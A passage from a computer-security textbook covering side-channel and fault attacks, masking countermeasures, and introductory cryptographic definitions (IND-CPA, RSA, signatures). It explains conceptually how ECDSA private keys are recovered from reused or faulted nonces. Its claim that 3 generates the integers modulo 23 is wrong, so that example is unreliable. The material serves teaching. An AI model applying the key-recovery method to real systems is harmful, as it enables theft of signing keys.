[3]In many cases, squaring and multiplication are often implemented differently in hardware fo efficiency reasons.

channel, a strong correlation would indicate that the system under attack corresponds to the simulation scenario.

Hardware side channels are especially interesting to adversaries, because they are often usable in spite of very restrictive software limitations. In particular, cache attacks are perfectly feasible between two different virtual machines, which are logically isolated by many layers (different users, operating systems, virtual managers, etc.) but run on a single device.

Note that some side channel attacks require a certain degree of physical access to the device being targeted; but one should not take this as an indication that these attacks are impractical, and even if physical access is deemed unlikely, it is important to know the consequences of a potential compromission.

An illustration: Non-invasive analysis

> ***Note:*** *this section is illustrative and may be skipped at first.*

In [Fer+16], Ferradi et al. performed the forensic analysis of payment cards seized from a criminal gang operating between France and Belgium. The cards had been stolen but somehow the criminals managed to use them without using the PIN code usually required for payment. To establish whether the cards had been modified, a judge demanded a scientific investigation. Initial observations increased suspicions, but were not sufficient in themselves to be decisive. When the card is used in a payment terminal, it passes all checks and seems to work, with one notable feature: any PIN code is accepted!

Suspecting something fishy, Ferradi et al. used power analysis to peek into the device's internal operation, see Figure 5.4. Indeeed, the command responsible for checking the PIN code is immediately answered, without any computation! But more interesting, every *other* command was echoed. They recognised in this behaviour the attitude of a "man-in-the-middle" interception, which was first described in the context of payment card only two years before the fact, by Murdoch et al. [Mur+10].

Murdoch et al.'s attack was described as "theoretical, at best" by the EMV group, responsible for payment card protocols. It is true that Murdoch et al.'s setup required almost a room full of specialised equipment. It worked by retransmitting all commands to a real card, except of course the check PIN command. But Ferradi et al. only had one card; or so it seemed. If their theory was correct, then another circuit was hiding somewhere. They took an X-ray of the device, which confirmed the presence of two different components *in the card's thickness*, see Figure 5.5.

At this point, external inspection, power analysis, and imaging were all consistent with a fraud, and more specifically with a state-of-the-art implementation of Murdoch et al.'s attack. Ferradi et al. were authorised to perform invasive analysis, i.e., dismantle the card to verify this hypothesis. This was done, and confirmed the suspected *modus operandi* beyond doubt.

An illustration: ALU side channels

> ***Note:*** *this section is illustrative and may be skipped at first.*

For many a programmer, operations on native types (8 to 64 bit integers, floats, etc.) seem instantaneous. This is a gross approximation, as even the simplest operations typically take several CPU cycles to complete. In fact, there are even operations that take a time which is a direct function of its operands, and thereby opens a timing channel.

Integer division in hardware is a relatively costly operation; implementations often use microcode, and will sometimes trigger a faster code path when the divisor or the dividend




Figure 5.4: Power analysis of a suspect payment card (the “FUNcard”). Using a card reader, we can precisely time commands and responses; using an oscilloscope we can follow the internal computations and communications. Here we see how a typical command is echoed by the FUNcard to something else (which turns out to be a real, stolen payment chip).




Figure 5.5: Ferradi et al. suspected that a real card was hidden underneath the visible connectors, and manipulated as in Murdoch’s attack (left). This was consistent with X-ray imaging (middle) and later confirmed by destructive analysis (right).

is small. Some divisions can be optimised into shifts and masking, and dealing with signed integers may involve some special code with conditional jumps.

Shifts' and rotations' execution time often depends on the shift and rotation count respectively, unless the CPU features a barrel shifter. Early CPUs (for instance the Pentium IV) did not have barrel shifters, and many low-end microprocessors still don't.

Multiplications may also offer attackers with a timing channel. While all recent CPU designs guarantee constant-time multiplication, most older CPUs have shortcuts that make multiplications faster when operands are small. Here again, many lower-end CPUs, such as those used for phones (e.g., ARM9) or connected objects still have variable-time multiplication units.

5.5 Protecting against side channels

Many side channels cannot be completely eliminated; for instance, electro-magnetic emanations resulting from varying electric currents. But we may try to render their analysis impractical. In any case, the first step is to *properly identify side channels*, so as to provide adequate protections. One may use the above taxonomy, although we do not claim that it is complete. Sometimes, as in the exponentiation example, the choice of a particular algorithm, with careful implementation techniques (to avoid look-up tables, conditional branches, non-constant time algorithms...) is enough to tackle a particular leak. Often, however, this is not enough, and it becomes necessary to resort to *hardware* protections.

Hardware protections typically fall in three categories; with increasing complexity:

- *Shielding*: provide isolation between the leaky component and other components or the external world. For instance, an appropriate power supply could smooth out energy consumption variations; a metal plating and coaxial wires could capture electro-magnetic emanations, etc. A limitation of this approach is that an adversary with physical access to the system may remove these protections; another limitation is that while they mute one side channel, they create another: the power supply's switching behaviour causes coil whine, which is a sound channel, and the metal plating connects to the ground, providing an easy-to-measure signal.

- *Flooding*: add noise to the side channel so that it becomes difficult for the adversary to recover a useful signal. For instance, extra variations in clock speed, energy consumption, etc. could be produced, which would make the side channel analysis more difficult. In practice, the efficiency of such methods is limited by the adversary's capacity to perform statistical analysis, or to predict (and thus remove) the noise. At the same time, such mechanisms can make hardware design trickier, and interfere with the device's normal operation. In any case, this extra activity requires more energy, and produces by design more heat, noise, etc. than the original, unprotected device.

- *Masking*: performing basic operations in such a way that the side channel becomes independent of data. This is operation-dependent, and often requires access to a source of randomness, but is much more efficient than the other approaches. Indeed, side channel information is by design no longer useful to the adversary (to the extent that the operation is really masked, there are typically limitations), and masking schemes are very energy-efficient.

Note that while the above measures apply to side channels, covert channels are often harder both to detect and to prevent. As an example, cache-based covert channels can only be caught when they are obvious, i.e., much more frequent that normal; and colluding parties may agree on a very discreet, low-bandwidth channel (or collection of channels).

An illustration: Masking scheme

> ***Note:*** *this section is illustrative and may be skipped at first.*

Masking consists in splitting information into shares, so that an adversary would need all of them to recover the secret. As a simple example, assume we want to compute the exclusive-OR operation between two bits, a and b, denoted $c = a \oplus b$. We can mask individual bits as follows: replace a by $m(a) = (a_1, a_2)$ so that $a = a_1 \oplus a_2$ and a_1 is a random bit; similarly split b as $m(b) = b_1 \oplus b_2$. Then if the adversary only measures one of a_1, a_2 they cannot learn a, and similarly they cannot learn b from only b_1 or b_2. We can however compute $m(a) \oplus m(b) = (a_1 \oplus b_1, a_2 \oplus b_2) = (c_1, c_2)$ which satisfies $c_1 \oplus c_2 = a \oplus b$. In other terms, we take a masked input and get a masked output, with a proof that if the adversary can only learn up to 3 input bits, then they cannot learn the value of c. Several other masked gates were proposed: AND, MUX, NAND, etc. and it is possible to design masking schemes that split inputs and outputs into d shares. As an example, here is a $d = 3$ masked AND gate: assuming that $a = a_1 \oplus a_2 \oplus a_3$ and $b = b_1 \oplus b_2 \oplus b_3$,

$$\begin{aligned} c_1 &= a_2 b_2 \oplus a_2 b_3 \oplus a_3 b_2 \\ c_2 &= a_1 b_3 \oplus a_3 b_1 \oplus a_3 b_3 \\ c_3 &= a_1 b_1 \oplus a_1 b_2 \oplus a_2 b_1, \end{aligned}$$

where the AND operation is written as a product.

However, it was realised in 2005 by Fischer et al. [FG05; MPG05] that glitches may render masking insecure. A glitch is a spurious transition of nodes in a combinational circuit within one clock cycle, resulting from different arrival times of the input signals; this happens often with regular CMOS circuits. In fact, Fischer et al. proved that there is no set of universal masked gates with 2 input bits and 1 output bit, split into 2 shares, that resist *glitches*.

Masking can be rendered ineffective if used carelessly: for instance, storing the shares in a register *one after the other*, or using a poor source of randomness, allow the adversary to reconstruct the masked bits. One very active area of research is the provably secure design of masking scehems that resist higher-order side channel analysis (leveraging not only the mean, but higher-order moments of the trace distribution).[4]

An illustration: Active attacks

> ***Note:*** *this section is illustrative and may be skipped at first.*

When side channel leakage fails to provide the attacker with usable information, they can bump up their game and start using more invasive approaches to squeeze secrets out of a system.

In a fault attack, the adversary puts the target system in conditions that cause it to malfunction in some way. This can be excessive heat or cold, underpowering the device, applying voltage spikes or strong magnetic fields, physically abusing the device, etc. One very popular approach is laser-induced faults, which can be very precise.

[4]In particular, for some masking schemes, there exist third order power analysis that can break them for any number d of shares... see for instance Coron et al. [CPR07].

Causing a precise fault, the attacker can change a the value of a bit (or more generally, a group of bits) in the device's memory. In some cases it is even possible to precisely control the new value. While this often gives the attacker large powers on the device (e.g., deactivate access control), it can also be used to learn information.

Here is a relatively simple example, which we try to describe without requiring much cryptography. The ECDSA signature algorithm is used as an authentication method by many systems (including for instance the Bitcoin protocol). It uses a secret key x to compute a signature of a message m. Here is a slightly simplified description of this algorithm: assume g is the generator of a cyclic group of large prime order q,

1. Choose a number k
2. $r \leftarrow g^k$
3. $s \leftarrow k^{-1}(m + rx) \bmod q$
4. Output the signature (m, r, s).

Note that the number k should be *unique*. Indeed, if two identical values of k are used to two different messages, we can use (m, r, s) and (m', r, s') to compute $(m - m')/(s - s') = k$, and from there $(ks - m)/r = x$. In other words, knowing or reusing k immediately reveals the secret key.

In 2010 the `fail0verflow` group announced recovery of the ECDSA private key used by Sony to sign software for the PlayStation 3. Indeed, the PS3 always used the same k.[5]

Using a timing attack, Brumley and Tuveri showe in 2011 how to remotely recover k, and therefore the private key, used in the TLS protocol by OpenSSL.[6]

RFC 6979 therefore suggests that k is generated in a deterministic way from the message, and that it is large enough to avoid collisions. Modern implementations should not subject to timing or cache attacks. What can the attacker do? They can inject a fault. Indeed, by faulting the value of k (for instance, force $k = \texttt{10...0}$) the attacker can make sure to find the private key.

5.6 Adjusting the paradigm

In the previous chapters we focused on access control as a way to guarantee security properties. In light of the discussion here, it should be clear that access control is *certainly not enough*. At the very least, it fails to capture important notions about how information can be leaked or inferred. *Access control is not information control*. In particular, we cannot rely on preventing something from happening, we must also have means to *detect that it happened*.

What this chapter also highlight is that *software security alone is not enough*, as even minute hardware details can ruin a system's confidentiality. Recall that all the mentioned attacks are performed despite access control policies being enforced.

Finally, and this will be a *leitmotiv* of this course, *theories, models, and metaphors should not be taken at face value*. They inform us, and provide us with understanding about problems, but they often do not represent faithfully what happens in a real system. Abstractions are our friends, but they don't tell the whole truth.

[5] In 2008, it was realised that the Debian project generated k in a predictable manner, resulting in completely insecure keys as well. The same mistake was found in Java in 2013, which resulted in much Bitcoin theft from the containing wallet on Android app implementations.

[6] The vulnerability was fixed in OpenSSL 1.0.0e.

5.7 Further reading

- An introduction to the history and methods of side channel analysis can be found in the book by Mangard et al. [MOP07]. The seminal paper on timing attacks is due to Kocher [Koc96].
- The seminal paper introducing fault analysis is due to Biham and Shamir [BS97]. Another early paper worth reading on that topic is the Boneh–DeMillo–Lipton attack on RSA-CRT [BDL01].
- For further information about PC and mobile exploitation of side channels, refer to the line of work by Genkin et al. [GVY17; Gen+16a; GPT15; Gen+16c; Gen+16b; Gen+15; GST14]. For server exploitation, see for instance Vaudenay [Vau02]. All these papers target some cryptographic scheme and therefore assume some basic knowledge of cryptography.
- The curious reader eager to know more about the trends and results in this field is invited to gaze through the proceedings of the CHES conference.

Chapter 6

The need for cryptography

The failure of access control to fully address confidentiality and integrity concerns can be traced back to its failure to properly *define* these notions. Cryptography provides definitions, which enable us to *prove* that a system provides the guarantees it promises. We will see a few examples shortly.

However, one should be careful: mathematical statements have precise and sometimes inflexible preconditions, and limited scope. The presence of a security proof should not be taken to mean that a system is completely invulnerable! However, the *absence* of such proofs should immediately raise doubts.

Also, remember that this is not a cryptography course — you should take such a course — and that in particular we skip many crucial questions here (including proofs and attacks). We want to focus on *principles*, so that you see how cryptography sees the question of information security and how this enriches our toolkit. You can think of cryptography as the science of digital locks; just as a lock, it is only useful when placed somewhere relevant, and if we take good care of safekeeping the *key*. This short overview will certainly not enable you to design or implement modern ciphers, nor attack any, but it should give you a better understanding of how we could do this, and become a more educated user of cryptography.

6.1 What is confidentiality?

We have thus far only discussed about confidentiality in an informal way. Providing a definition has advantages and disadvantages, which we should always keep in mind. On the positive side, it will allow us to give precise results. On the negative side, the definition we choose might be meaningless to address the practical needs we set out to quench. That being said, let's start with one possible definition of confidentiality.

A first definition

Consider two players, A (as in "adversary") and C (as in "challenger"). Player C chooses a device, which we model as an algorithm E. This algorithm takes as input some message m, and outputs some data $E(m)$. The players then engage in the following game, called IND-ONETIME:

A		**C**
		Choose $b \in \{0, 1\}$
Choose m_0, m_1		
	$\xrightarrow{m_0, m_1}$	
		Compute $c = E(m_b)$
	$\xleftarrow{c}$	
Output $b' \in \{0, 1\}$		

Player A wins the game if $b = b'$, otherwise C wins the game. The *advantage* of A is defined as the difference between a random guess and the player's guess:

$$\text{Adv}_A^{\text{IND-ONETIME}} = \Pr[b = b'] - \frac{1}{2}.$$

What does this definition tell us? Think of E as some encryption device, which takes some input and returns a ciphertext. If the adversary cannot decrypt the ciphertext, they don't know whether C encrypted m_0 or m_1, and the best the adversary can do is choose b' at random. In that case their advantage is zero. Conversely, if the adversary can always decrypt C's response, then they always win the game, and the advantage is $1/2$.

We say that an algorithm is IND-ONETIME secure, with k bits security, if the adversary's advantage is smaller than 2^{-k}. Take some time to understand this notion, which captures a form of confidentiality.


It is easy to construct an IND-ONETIME secure system. For instance, construct a code-book: to every message m you associate a unique code c_m, for instance $m = 42$, $c_{42} =$ "UNIVERSE". Provided the adversary doesn't know the codebook, and c_m is chosen independently of m for every possible message, then we have an IND-ONETIME-secure system.

Now, what happens if we use the same system, *again*? In a real situation, we would like to use the same algorithm E to protect different messages. Is IND-ONETIME security sufficient? The answer is no: as the adversary can choose m_0 and m_1, they can learn information about the way that E encodes messages. As an exercise, show how A can recover a code-book by repeatedly playing the IND-ONETIME game.[1]

Adversaries and games

Because of the above remark, we need to play a slightly different game, capturing in particular the possibility that an adversary can replay. We formalise this notion by introducing an *encryption oracle*: the adversary can query the oracle with messages m, and the oracle honestly responds with $E(m)$. Having done that, the adversary can face the challenger.

[1]This is known as a *chosen plaintext attack*, which defeated many early ciphers.




The above game is called IND-CPA, and we define similarly

$$\mathrm{Adv}_A^{\text{IND-CPA}} = \Pr[b = b'] - \frac{1}{2}.$$

This new game corresponds to a stronger adversary than before, also a more realistic one: we take into account the possibility that more than one message is sent, or that the adversary can buy and play with an encryption device just like the challenger's.

If we have an encryption system that is IND-CPA secure, then we have a guarantee of confidentiality when sending several messages with this system. In particular, such a system is *necessarily non-deterministic*. To see this, imagine a deterministic system, so that for a given input m we receive a given value $E(m)$. Then the adversary can query the oracle just once and then always win the IND-CPA game. The need for non-determinism, implemented through the use of *randomness*, will have an increasingly central role in our investigations about security.

In some situation, it is necessary to consider *even stronger* adversaries. In 1998, Daniel Bleichenbacher demonstrated a practical attack against systems using the Secure Socket Layer (SSL) protocol, then used by thousands of web servers. This attack gradually reveals the content of an encrypted message. To do this he used specially crafted packets to obtain some *decryptions* of other messages during his attack. Capturing this capability brings us to the IND-CCA2 game, which offers the adversary both an encryption and a decryption oracle:



The adversary wins if $b = b'$ and if the decryption oracle never decrypted m_0 or m_1 (without this additional condition, the game is trivial). The first IND-CCA2-secure cryptosystem, due to Cramer and Shoup, was introduced in 1998.

Practical concerns: Kerckhoffs and Keys

Until the end of the 19th century, only IND-ONETIME systems were known.[2] Progressively, users of cryptography started realising that they made a very dangerous assumption: they thought that their adversary didn't know anything about the system. In other terms, they relied on *security by obscurity*. This proved to be a terrible mistake, especially during European wars, when officers from both sides defected and brought knowledge of the secret codes to their respective enemies.

As a result, Auguste Kerckhoffs stated the famous principle that

> *The security of a system should not rely on the assumption that the adversary doesn't know the system.*

This is know as *Kerckhoffs' principle*, or *security by design* and is certainly one of the most important notions to keep in mind.

Therefore, in all the games we discussed, and in general whenever we discuss about security, it is best practice to assume the adversary knows the system.[3] Concretely, we will decompose a system meant to provide confidentiality in three parts:

1. The encryption/decryption component, that is publicly known, and can therefore be analysed, audited, etc. to establish its security properties.

2. The *secret key*, to be used for encryption, which is chosen by C as the game starts. This key is never revealed to the adversary.

3. The *randomness* used by C for encryption and for generating the key. Whether this randomness is public, or tamper-proof, is dependent on how strong of an adversary we are considering.

In many cryptographic constructions, the secret key is used both for encryption and decryption, it should therefore be guarded secret.

But there we face a paradox: the point of encryption is to send confidential messages, because we fear they might be intercepted; this requires a key to be shared between the sender and the recipient; how can we ensure the key is not intercepted. After all, the secret key is much more important than the messages!

Cocks, Rivest, Shamir, Adleman, Diffie, and Hellman

The paradox was resolved in the 1970s, by means of a bit of algebra. For this all the above scientists received the Turing prize, the highest distinction in Computer Science, except Clifford Cocks.[4,5] The basic notion is that of a *one-way algorithm*: with such an algorithm f, it is "easy" to compute $f(x)$, but hard to find a preimage, i.e., finding x such that $f(x) = y$ for a given y. A typical example is that multiplicating integers together is easy, but given a large number such as

$$n = 2^{125} - 1 = 42535295865117307932921825928971026431,$$

it is hard to find that

$$n = 31 \times 601 \times 1801 \times 269089806001 \times 4710883168879506001.$$

[2]We are being brutally anachronistic. The very notion of IND-ONETIME security was introduced in the late 20th century.

[3]In the real world, it is often the case that an adversary knows the system *better* than the people who use it.

[4]Indeed, Cocks was working for the GCHQ and did not publish his results.

[5]The work of Ralph Merkle, who discovered a similar solution at about the same time, should also be noted.

What do we mean by *easy* or *hard*? We say that a task f is easy if there is an algorithm to compute $f(x)$ that is efficient, namely that it takes of the order of $P(|x|)$ operations, where P is some polynomial and $|x|$ is the size of x. For instance, sorting an array of n integers can be done in time $O(n \log n) < O(n^2)$ and is therefore an *easy* task.

A problem is *hard* if the effort to solve it, using the best-known (or best-possible) algorithm, grows exponentially or near-exponentially with the input size. For example, consider propositional statements:[6] finding whether there are a choice of values that make the proposition true is a hard problem. Indeed, the most obvious algorithm seems to be that we test all possible combinations, and there are 2^n of them for n variables. There exist better algorithms, but for large enough n, they have exponential complexity.

How do these notions help resolve our paradox? The idea is that, given some one-way function f, we can fine-tune n so that $f(x)$ is practically reasonable to compute, but $f^{-1}(y)$ is impractically hard, when x or y has size n.

An illustration: RSA encryption

Note: *this section is illustrative and may be skipped at first.*

We can construct a (slightly anachronistic) encryption system based on the multiplication/factorisation problem mentioned earlier. We start by secretly choosing large prime numbers p and q, and computing the product $n = pq$. Again, computing n from p and q is easy, but given n it is hard to find p or q.

Let m be a message, which is this case is an integer between 2 and $n-1$. To encrypt m, we compute $c = m^3 \bmod n$. Again, this computation is easy.

For decryption, we prepare $d = 1/3 \bmod \varphi(n)$, where $\varphi(n) = (p-1)(q-1)$. This can be done efficiently if we know $\varphi(n)$, and we do because we know p and q. Then one computes

$$c^d \bmod n = (m^3)^d \bmod n = (m^3)^{1/3} \bmod n = m \bmod n.$$

This operation is easy, because we know d.

An adversary that doesn't know $\varphi(n)$ cannot compute d directly; in fact the best approach known to date is for the adversary to find p and q, compute $\varphi(n)$ from them, and then d. But this is hard! How hard exactly? The best-know algorithm for factoring n, the general number field sieve (GNFS), has heuristic complexity

$$L_n\left[\frac{1}{3}, \sqrt[3]{\frac{64}{9}}\right] = \exp\left(\left(\sqrt[3]{\frac{64}{9}} + o(1)\right)(\ln n)^{\frac{1}{3}}(\ln \ln n)^{\frac{2}{3}}\right)$$

so if we want the adversary to face a practically impossible task, 2^{128} operations by today's standards, we choose n of the order of 2^{3072}. The legitimate user only performs a quick exponentiation, which is relatively fast.

Under the assumption that no faster algorithm exists, then this cryptosystem is IND-ONETIME secure, and the *security level* of 128 bits is achieved with keys n of 3072 bits. Exercise: why isn't it IND-CPA secure? How to make it IND-CPA secure?

Notice that we need only n to encrypt a message. However, we need d to decrypt it. Since computing d from n is practically impossible for large enough n, as discussed above, we can safely broadcast n to everyone. We call n the *public key* for that reason. As there is no need to

[6]This is a formula constructed with variables $x_1, \ldots, x_n$, parentheses, and logical connectors from $\{\vee, \wedge, \neg\}$. For instance, $x_1 \vee (x_2 \wedge \neg x_3)$.

protect this public key, it effectively resolves the problem of sharing a confidential key to begin with.

The quantity d (or, equivalently, p, q, $\varphi(n)$, etc.) is in contrast called the *private key* or *secret key*. This key is never shared and only serves to decrypt message sent to us.

6.2 What is integrity?

The adversary may cause harm even if they can't read the contents of our messages. By our definition of confidentiality, a properly encrypted message looks like random data to the adversary. What happens if the adversary tries to alter the message? Let's make an attempt[7]

```
Original message                                  Encrypted message
                               Encryption
I really like crop circles!   ----------->   57 49 4c 33 3a 4a 83 e6 00 92 74 e8 6a 56 86 ba
                                             e0 e2 f2 c4 95 35 3f dc 9f ea fe 55 cd 92 8b 8c
                                                          ↓ Modification
                                             58 49 4c 33 3a 4a 83 e6 00 92 74 e8 6a 56 86 ba
                               Decryption
???2?X?_}?0?kg@¿p circles!    <-----------   e0 e2 f2 c4 95 35 3f dc 9f ea fe 55 cd 92 8b 8c
```

What if the encrypted data is the amount of a financial transaction? The attacker would succeed in replacing the original amount by some (possibly random!) amount, which is possibly a large number. We can think of many scenarios in which integrity is important.

We would like to capture this kind of phenomena, and design tools that can be proven to resist attacks by the adversary. As we just saw, encryption does not answer this particular question. The go-to notion for integrity will be that of *digital signatures*. A digital signature is information sent along with a message, that enables us to check that no modifications were made during transportation.

Mathematically, we want signatures to be EUF-CMA-secure, where EUF-CMA is the following solo game:

A

Query signing oracle
Choose a message m
Output σ

The adversary wins this game if they can construct a valid signature σ for a message of their choosing, as long as that message was not sent to the oracle. EUF-CMA means *existential unforgeability against chosen-message attacks*, but really the core intuition is that if the adversary cannot win this game, then only the legitimate signer can generate signatures.

An illustration: RSA signatures

Note: *this section is illustrative and may be skipped at first.*

While RSA *encryption* is becoming less fashionable, RSA *signatures* are very much ubiquitous. The setup is very similar: chose p, q large prime numbers to serve as private key, and compute $n = pq$ which will be the public key.

[7]For this example, we use AES-ECB-128 with the key "security". In particular, this cipher is not IND-CPA secure.

The signature of a message is computed as $s = m^d \bmod n$, while verifying the signature is a simple matter of exponentiation, i.e., checking that $s^3 = m \bmod n$.[8]

As described, RSA signatures are not EUF-CMA secure: indeed, given two signed messages (m_1, s_1) and (m_2, s_2), it is easy to compute $s^\star = s_1 s_2 \bmod n$ which happens to be a valid signature for the new message $m^\star = m_1 m_2 \bmod n$. To avoid this, RSA signatures (and encryption!) make use of a *padding scheme*.

Finding good padding schemes was one of the most active quests in the 1990s, with many being broken in sometimes unexpected ways, and further weakened was older hash functions (MD5, SHA-1) were attacked. Two padding schemes are still in wide circulation today: RSA-OAEP and RSA-PSS, both coming with security proofs.[9] However, they make signing and verifying signatures a somewhat complex task, see for instance Figure 6.1.

For these reasons and others (speed, key generation, etc.), another family of signatures is now gaining ground: Schnorr signatures, of which the most widespread offspring today is DSA (often implemented as ECDSA or EdDSA).

Schnorr signatures

> ***Note:*** *this section is illustrative and may be skipped at first.*

It is interesting to have a look at Schnorr and Schnorr-like signatures, because they rely on another hard problem (not multiplication/factorisation, but exponentiation/logarithm). The basic notion is that of a *cyclic group*: a set G of objects so that

- There is an operation $G \times G \to G$ called "multiplication";

[8] In many implementations, 65537 is used instead of 3. But 3 is easier to visualise and since it should be obvious to the reader not to use these hastily-described algorithms in any serious projects, we deliberately avoid being too pedantic.

[9] RSA-PSS was initially covered by patents which expired in 2009.




Figure 6.1: RSA-SSA-PSS signature (left) and verification (right). From Wikipedia.

- There is an element $e \in G$ so that $ex = xe = x$ for every $x \in G$, called the "unit";
- There is an element $g \in G$ so that any element $y \in G$ can be written g^x; g is called a "generator" of G.

It is easy to construct such objects: take for instance of integers modulo 23 (think of a clock with 23 hours instead of 12...). We can multiply such integers together, 1 is the unit, and we have

$$3^0 = 1, \quad 3^1 = 3, \quad 3^2 = 9, \quad 3^3 = 4, \quad 3^4 = 12, \quad 3^5 = 13, \quad 3^6 = 16, \quad 3^7 = 2, \quad \dots, \quad 3^{21} = 8$$

so 3 is a generator of G. In fact, for any prime p, integers modulo p form a cyclic group, which we denote $\mathbb{F}_p^\times$.

